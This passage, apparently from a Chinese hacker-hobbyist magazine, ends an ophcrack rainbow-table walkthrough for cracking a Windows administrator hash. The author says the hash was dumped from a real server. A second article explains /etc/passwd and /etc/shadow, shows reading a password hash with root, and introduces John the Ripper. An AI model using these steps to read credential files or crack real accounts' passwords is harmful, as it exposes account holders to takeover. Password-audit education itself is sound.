


图15




图16

我们来破解SAM数据库中的第一个条目，也就是administrator用户的密码，将pass.txt文件中的第一行复制下来，在ophcrack主界面上单击“load”按钮，并在弹出的下拉菜单中

单击“Single hash”命令，如图15。

然后就会弹出一个对话框，如图16，我们将刚刚复制的有关administrator用户的信息复制到这个输入框中并点击“OK”，就可以将此条目添加到ophcrack中了，而这一切都会在ophcrack主界面中显示，如图17。




图17

从图中我们可以看到，在上面的空白区域列出的是待破解帐号的信息（这里只有一条admistrator的信息），而下面的空白区域是已经挂载的彩虹表的相关信息。单击ophcrack主界面上的“crack”按钮就可以开始破解工作了，稍等片刻就会破解出administrator的密码，破解出的密码会在ophcrack上面的空白区域的左后一个列中显示，如图18。




图18

我破解的这个密码可是从真实的Windows服务器中转储下来的密码，而且不到十分钟就被破解出来了，可见ophcrack的破解速度非常快。好了，以上就是西部传奇枪手的故事，我们下次再会。

（文章中涉及到ophcrack-3.3.1源代码以及彩虹表的种子文件，已经收录在了光盘中）

文章难易度：★★★
文章阅读提示：简单介绍了UNIX/Linux的帐户密码机制，以及如何使用John破解UNIX/Linux的密码

UNIX/Linux的密码机制及密码破解

姬良

在上期杂志中，我详细介绍了Windows系统的密码加密机制，并且使用ophcrack挂载彩虹表破解了Windows的用户口令。破解Windows密码固然重要，但网络上也还有众多数量的UNIX/Linux服务器，因此破解UNIX/Linux口令也是黑客技术爱好者必须掌握的一项技能。

一、UNIX/Linux的帐户密码机制

用户登录UNIX/Linux系统都需要帐户，而且所有活动的进程也都以特定的帐户权限运行。没有帐户，用户就不能登录，进程也就不能启动，我们可以这么认为，在UNIX/Linux系统中，帐户是必须的。

那么UNIX/Linux是如何管理帐户的呢？还记得我们在介绍Linux目录结构的时候提到过的/etc目录吧，/etc就是用来保存系统配置文件的目录。/etc目录下的文件往往都包含系统中某些功能和设置的配置信息，这其中就包含了一个passwd文件，通过以前介绍的知识，大家都已经知道/etc/passwd就是用于保存帐户信息的文件，但是对passwd里面的内容却并不清楚，下面就和我一起来解开这个疑惑。

系统使用/etc/passwd文件创建和管理帐户，在该文件中，每行都对应着一个帐户的信息，典型的/etc/passwd文件包含有以下一些信息：test:6UNa9TbozCmQ$YQVkFAgnjOkcchKhDSx9ykZ7t.0tW909FL8Jg39WRnRq/2kdetfkZA/NEB0dwt3dQyqWfQckTF/VtwWj6Zx7q1:1000:1000:test,,,:/home/test:/bin/bash。

不同参数间用冒号分隔开，这些参数所表示的意思从左到右分别如下所示。

登录名：这部分是帐户的名称，用户在登录提示符下使用这个名称登录，也就是通常所说的用户名，例子中的登录名是“test”。

加密的密码：这部分含有单向加密的用户密码，因此攻击者不能通过获取这部分信息反推出用户密码。不同的Linux和UNIX系统使用不同的加密算法，用户在登录系统时，系统会提示输入密码，在经过单向的加密运算后，将运算结果与/etc/passwd文件中保存的值相比较，如果相同，用户就可以成功登录，否则，系统将拒绝此次登录。例子中加密的密码部分为“6UNa9TbozCmQ$YQVkFAgnjOkcchKhDSx9ykZ7t.0tW909FL8Jg39WRnRq/2kdetfkZA/NEB0dwt3dQyqWfQckTF/VtwWj6Zx7q1”。

UID：系统为每一个帐户分配了一个用整数表示的用户ID，所有的进程和内核实际上是根据UID而非用户名来确定与帐户相关的权限。例子中的UID是“1000”。

默认GID：为了区分访问文件的权限，系统会将一些用户聚合在一个组中，这部分就保存这些用户所属的默认的组ID，例子中的GID是“1000”。

GECOS信息：GECOS的完整写法为“General Electric Computer Operating System”，这部分包含一些系统不直接引用的自由格式信息，通常是一些用户信息，如全名，有时甚至是电话号码等，例子中的GECOS信息为“test,,,”。

登录目录：该内容指定用户登录后所在的位置，是用户的初始目录。通常是系统中存放用户自有文件的目录，通常在/home下，例子中的登录目录为“/home/test”。

登录shell：这部分配置了用户登录后将执行的shell程序的类型，通常设置为系统中一个命令行shell，比如sh、bash、csh、ksh等，也可以设置为用户登录后其它需要执行的程序，例子中的登录shell为“/bin/bash”。

/etc/passwd文件是不设防的，系统中的任何用户和进程都可以读取。由于一些攻击者读取了密码文件并试图使用密码破译技术还原用户的密码，所以目前的Linux和UNIX系统中，/etc/passwd都不包括加密的密码，取而代之的是将密码保存在一个所谓的影子口令文件中。但具有讽刺意味的是，在具有影子口令文件的Linux和UNIX系统中，/etc/passwd文件却仍然象以前那样包含上面介绍的各部分，只是不包含任何密码信息，原有保存密码的部分使用“*”或“x”代替，而加密过的密码则保存在/etc/shadow或/etc/secure这个影子口令文件中。系统对访问影子口令文件做了特殊的限制，拥有超级用户权限的用户才可以读取影子口令文件中加密的密码。

下面就让我们来查看一下ubuntu系统中/etc/passwd文件的内容，在终端执行命令**cat /etc/passwd**，具体回显如图1所示。其中最后一行就是我现在正在使用的用户，登录名为jilianghou，其“加密的密码”字段的值为“x”，再仔细看一下这些回显，可以发现每个用户的“加密的密码”字段都使用“x”表示，因为这个“x”并不是真实的“加密的密码”，所以说/etc/passwd即使不设防，也不会影响Linux的安全性，因为真正的“加密的密码”保存在前面说过的影子文件/etc/shadow中。我们执行命令**cat /etc/shadow**来查看/etc/shadow文件的内容，却提示了“cat：/etc/shadow：Permission denied”，如图2。

```
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
hplip:x:103:7:HPLIP system user,,,:/var/run/hplip:/bin/false
avahi-autoipd:x:104:110:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
```

图1

可以看到，我们当前使用的用户是无权访问这个影子文件的，这也就在一定程度上保证了密码文件的安全。不过这并不能彻底解决Linux密码文件的安全问题，因为root用户可以访问/etc/shadow文件，我们可以尝试一下，在终端执行命令**sudo cat /etc/shadow**，也就是使用root权限查看/etc/shadow，如图3。

```
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
jilianghou@jilianghou-laptop:~$
```

图2

```
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
jilianghou@jilianghou-laptop:~$ sudo cat /etc/shadow
root:!:14469:0:99999:7:::
daemon:*:14354:0:99999:7:::
bin:*:14354:0:99999:7:::
sys:*:14354:0:99999:7:::
sync:*:14354:0:99999:7:::
games:*:14354:0:99999:7:::
man:*:14354:0:99999:7:::
lp:*:14354:0:99999:7:::
mail:*:14354:0:99999:7:::
news:*:14354:0:99999:7:::
uucp:*:14354:0:99999:7:::
proxy:*:14354:0:99999:7:::
www-data:*:14354:0:99999:7:::
backup:*:14354:0:99999:7:::
list:*:14354:0:99999:7:::
irc:*:14354:0:99999:7:::
gnats:*:14354:0:99999:7:::
nobody:*:14354:0:99999:7:::
libuuid:!:14354:0:99999:7:::
syslog:*:14354:0:99999:7:::
klog:*:14354:0:99999:7:::
hplip:*:14354:0:99999:7:::
avahi-autoipd:*:14354:0:99999:7:::
gdm:*:14354:0:99999:7:::
saned:*:14354:0:99999:7:::
pulse:*:14354:0:99999:7:::
messagebus:*:14354:0:99999:7:::
polkituser:*:14354:0:99999:7:::
avahi:*:14354:0:99999:7:::
haldaemon:*:14354:0:99999:7:::
jilianghou:$6$vOLKMZO59YZ$uwWXa072raHGuWAJtyJyIqX0EkK8nsGBk4D.a0eeaAGUlCYk4YS6fG
q0Lq1igzpbBlRbFnDkeFKMb0JoUh5mk1:14469:0:99999:7:::
jilianghou@jilianghou-laptop:~$
```

图3

在回显中就可以找到我当前用户jilianghou的密码信息，也就是/etc/passwd中被“x”替换掉的“加密的密码”字段：**jilianghou:6vOLKMZO59YZ$uwWXa072raHGuWAJtyJyIqX0EkK8nsGBk4D.a0eeaAGUlCYk4YS6fGq0Lq1igzpbBl-RbFnDkeFKMb0JoUh5mk1:14469:0:99999:7:::**。也就是说，我们只要能得到了目标主机（UNIX/Linux）的root权限，就可以得到该主机上经过加密的密码文件了。

看到这里可能有读者要问了：“有了‘加密的密码’，但是不能使用这段密文去登录主机啊，这段密文能破解成明文的吗？”答案是：“不一定”。为什么我要这样回答呢？因为能否破解密文不但取决于破解算法的性能，还有一个重要的条件制约着破解的成功率和破解时间，那就是用户密码本身的强壮性。如果UNIX/Linux的用户密码很简单，比如说我的纯数字密码，我在本机上使用破解工具瞬间就秒杀了我的密码，而如果用户密码很复杂，则破解该密码可能需要上千年或者更久，这也就近似于不可能了。不过一般情况下，UNIX/Linux的密码还是很容易破解的，因为这些主机中往往都存在密码强度很弱的或者说是密码强度不很高的帐户。

二、剪刀手破解加密的密码

至于秒杀我这个纯数字密码的破解工具，其实已经有很多年的历史了，它是一款与NC齐名的工具，名字就是“john the ripper”，简称“john”。John the Ripper是由Solar Designer开发的一款免费工具，尽管John主要用于破解UNIX和

